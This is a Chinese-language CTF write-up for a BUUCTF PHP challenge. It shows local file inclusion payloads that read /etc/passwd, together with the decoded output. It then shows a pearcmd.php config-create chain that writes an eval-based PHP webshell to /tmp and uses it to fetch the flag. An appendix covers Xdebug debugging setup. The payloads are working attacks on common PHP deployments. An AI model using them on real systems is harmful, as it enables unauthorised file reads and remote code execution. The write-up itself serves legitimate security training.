
第八步：在BUUCTF里面测试漏洞

1、我们在buuctf里面打开的题目链接里面，测试上述漏洞。由于靶机是linux操作系统，所以我们可以读取已有的文件/etc/passwd。

所以传入右边的参数，利用文件包含读取文件：`index.php?name=cfile&value=/etc/passwd`



2、也可以传入右边的参数，利用文件包含读取文件的源码：`index.php?name=cfile&value=php://filter/convert.base64-encode/resource=/etc/passwd`



解码内容：

root□0:0:root:/root:/bin/ash

bin□1:1:bin:/bin:/sbin/nologin
daemon□2:2:daemon:/sbin:/sbin/nologin
adm□3:4:adm:/var/adm:/sbin/nologin
lp□4:7:lp:/var/spool/lpd:/sbin/nologin
sync□5:0:sync:/sbin:/bin/sync
shutdown□6:0:shutdown:/sbin:/sbin/shutdown
halt□7:0:halt:/sbin:/sbin/halt
mail□8:12:mail:/var/spool/mail:/sbin/nologin
news□9:13:news:/usr/lib/news:/sbin/nologin
uucp□10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator□11:0:operator:/root:/sbin/nologin
man□13:15□/usr/man:/sbin/nologin
postmaster□14:12:postmaster:/var/spool/mail:/sbin/nologin
cron□16:16:cron:/var/spool/cron:/sbin/nologin
ftp□21:21::/var/lib/ftp:/sbin/nologin
sshd□22:22:sshd:/dev/null:/sbin/nologin
at□25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid□31:31:Squid:/var/cache/squid:/sbin/nologin
xfs□33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games□35:35:games:/usr/games:/sbin/nologin
postgres□70:70::/var/lib/postgresql:/bin/sh
cyrus□85:12::/usr/cyrus:/sbin/nologin
vpopmail□89:89::/var/vpopmail:/sbin/nologin
ntp□123:123:NTP:/var/empty:/sbin/nologin
smmsp□209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest□405□guest:/dev/null:/sbin/nologin
nobody□65534:65534:nobody:/:/sbin/nologin
www-data□82:82:Linux User,:/home/www-data:/sbin/nologin
nginx□100:101:nginx:/var/lib/nginx:/sbin/nologin

二、pearcmd裸文件包含

1、裸文件包含的利用背景：不需要任何的配置docker默认有以下的漏洞

背景	解释
1、docker环境下的题目	docker环境下会默认安装pear/pecl
docker	一般安装在linux操作系统出题目
linux	其操作系统一切皆是文件
pear	pear是用来管理PHP扩展应用仓库的，其本身是一个命令文件工具
pear	默认安装在/usr/lib/local/php/pearcmd.php
pearcmd.php命令的config-create参数	该参数的使用姿势：pearcmd.php config-create </root path> < filename>
config-create的说明	把第</root path>参数的子目录写入到我们新建的< filename>配置文件中
pear读取参数的方式	通过readPHPArgv函数读取命令的参数
readPHPArgv函数如何读取命令参数	其一是：读取argv[]的值，其二是读取$_SERVER[argv]，注意是从键1开始读取参数

背景	解释
2、 docker环境下的 题目	其PHP默认开启register_argv_argc选项，也就是register_argv_argc=on
register_argv_argc=on	允许以GET的形式读取请求字符串到$_SERVER[argv]数组中
在URL中对于pear读参的时候	以+来分割不同的参数，注意以GET的形式读取参数到$_SERVER[argv]数组中的时候，是从第一个+之后的值读入到键1中
在URL中对于URL本身读参的时候	以&来分割不同的参数
总结	可以通过在URL中的请求字符串中传入config-create参数给pearcmd.php命令，同时在</root path>的位置调用pearcmd.php命令并且传入一句话木马，在< filename>处创建一个/tmp/xxx.php，因为/tmp目录任何人都有权限访问
为什么在< /root path>处写入一句话和调用pearcmd.php命令呢？	因为对于一条正常的pearcmd.php命令只有此处才是可控的
注意1：	</root path>是一条以根目录开始的目录
注意2：	要进行文件包含的时候，注意&要写全，以保证正确后台读取GET参数可以正确读取，从而文件包含
注意3：	一句话木马为了免去空格的转换形式<?=eval($_POST[c]);?>

2、pearcmd.php命令通过readPHPArgv函数如何读取参数：

```
public static function readPHPArgv()
{
    global $argv;
    if (!is_array($argv)) {
        if (!@is_array($_SERVER['argv'])) {
            if (!@is_array($GLOBALS['HTTP_SERVER_VARS']['argv'])) {
                $msg = "Could not read cmd args (register_argc_argv=Off?)";
                return PEAR::raiseError("Console_Getopt: " . $msg);
            }
            return $GLOBALS['HTTP_SERVER_VARS']['argv'];
        }
        return $_SERVER['argv'];
    }
    return $argv;
}
```


4、由于pearcmd命令读取参数的时候，可以从$ _SERVER[argv]中读取，$ _SERVER[argv]又可以从get请求字符串中读取payload：

```
?+config-create+/&name=cfile&value=/usr/loca;/lib/php/pearcmd.php&/<?=eval($_POST[c]);?>+/tmp/test.php
```

整理：


```
/?name=cfile&value=/usr/local/lib/php/pearcmd.php&+config-create+/<?=eval($_POST[c]);?>+/tmp/shell.php
```

5、在BUUCTF的题目链接中测试payload





/&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/data PEAR installer download download_dir /&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/download directory Systems manpage files man_dir /&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/man directory PEAR metadata directory metadata_dir PHP CLI/CGI binary php_bin php.ini location php_ini --program-prefix passed to php_prefix PHP's ./configure --program-suffix passed to php_suffix PHP's ./configure PEAR installer temp directory temp_dir /&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/temp PEAR test directory test_dir /&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/tests PEAR www files directory www_dir /&name=cfile&value=/usr/local/lib/php/pearcmd.php&/%3C?=eval($_POST[c]);?%3E/pear/www Cache TimeToLive cache_ttl Preferred Package State preferred_state Unix file mask umask Debug Log Level verbose PEAR password (for password maintainers) Signature Handling Program sig_bin Signature Key Directory sig_keydir Signature Key Id sig_keyid Package Signature Type sig_type PEAR username (for username maintainers) User Configuration File Filename /tmp/test.php System Configuration File Filename #no#system#config# Successfully created default configuration file "/tmp/test.php"


传参过程中，出现了对<>的URL编码，我们需要通过Burpsuite来解码后传参





6、Brupsuite传入payload，利用漏洞寻找并获取flag信息














7、提交动态Flag：`flag{ef9daf67-a65f-4b93-b13d-1d31e64e23a5}`

附：怎么配置phpstorm+phpstudy+xdebug远程调试

注意：配置一个假的远程调试，我们就把源码放到本机（也就是127.0.0.1）的网站根目录WWW下的exp/willphpv2目录下

第一步：访问https://xdebug.org/wizard，把phpinfo的内容贴进去，会返回我们可以使用的对应版本的xdebug
第二步：访问https://xdebug.org/download/historical，下载对应版本的xdebug（比如5.6.27版本的php对应的xdebug文件是php_xdebug-2.5.5-5.6-vc11-nts.dll）
第三步：把我们下载的xdebug文件放入，相应php版本的ext目录下，也就是放到该目录下L:\PHP\phpStudy\PHPTutorial\php\php-5.6.27-nts\ext
第四步：打开phpstudy的php相应版本的php.ini配置文件，在最后输入以下内容：

```
[XDebug]
zend_extension="L:\PHP\phpStudy\PHPTutorial\php\php-5.6.27-nts\ext\php_xdebug-2.5.5-5.6-vc11-nts.dll"
xdebug.remote_enable = On
xdebug.remote_handler = dbgp
xdebug.remote_host= 127.0.0.1
xdebug.remote_port = 9264
xdebug.idekey = qwsn
xdebug.profiler_output_dir="L:\PHP\phpStudy\PHPTutorial\tmp\xdebug"
xdebug.trace_output_dir="L:\PHP\phpStudy\PHPTutorial\tmp\xdebug"
```

第五步：配置phpstorm的Debug/DBGp/Servers
点击file->点击settings->点击languages & frameworks->点击PHP->修改CLI Interpreter为PHP5.6.27版本
接着点击Debug->填入Debug port:9264(这个端口与php.ini里的端口对应)
接着点击DBGp Proxy->填入IDE Key:qwsn(这里与php.ini里的key对应)->填入Host:127.0.0.1(这里与php.ini里的对应)->填入Port:9264(与php.ini里的对应)
接着点击Servers->点击+添加->填入Name:local_server(只是一个服务器名字，随便填写)->填入Host![在这里插入图片描述](https://img-blog.csdnimg.cn/bae48e3e785042c6b81c999e7a57d0f9.png?x-oss-process=image/watermark,type_d3F5LXplbmhlaQ,shadow_50,text_Q1NETiBAcXdzbg==,size_20,color_FFFFFF,t_70,g_se,x_16)
:127.0.0.1(这里填的是本地phpstudy的服务器IP)->填入Port:80(注意，这个是本地phpstudy网站的默认端口)->Debugger选择Xdebug
最后依次点击->apply->ok
第六步：配置一个PHP Web Page
点击run->点击edit configurations->点击左上角的+号->选择PHP Web Page
->填入名字willphpv2(随便)->Server选择刚刚配置的local_server->Start URL选择我们网站根目录下的/exp/willphpv2/（因为我把willphpv2源码放到了网站根目录下的exp/willphpv2里面）
->依次点击apply和ok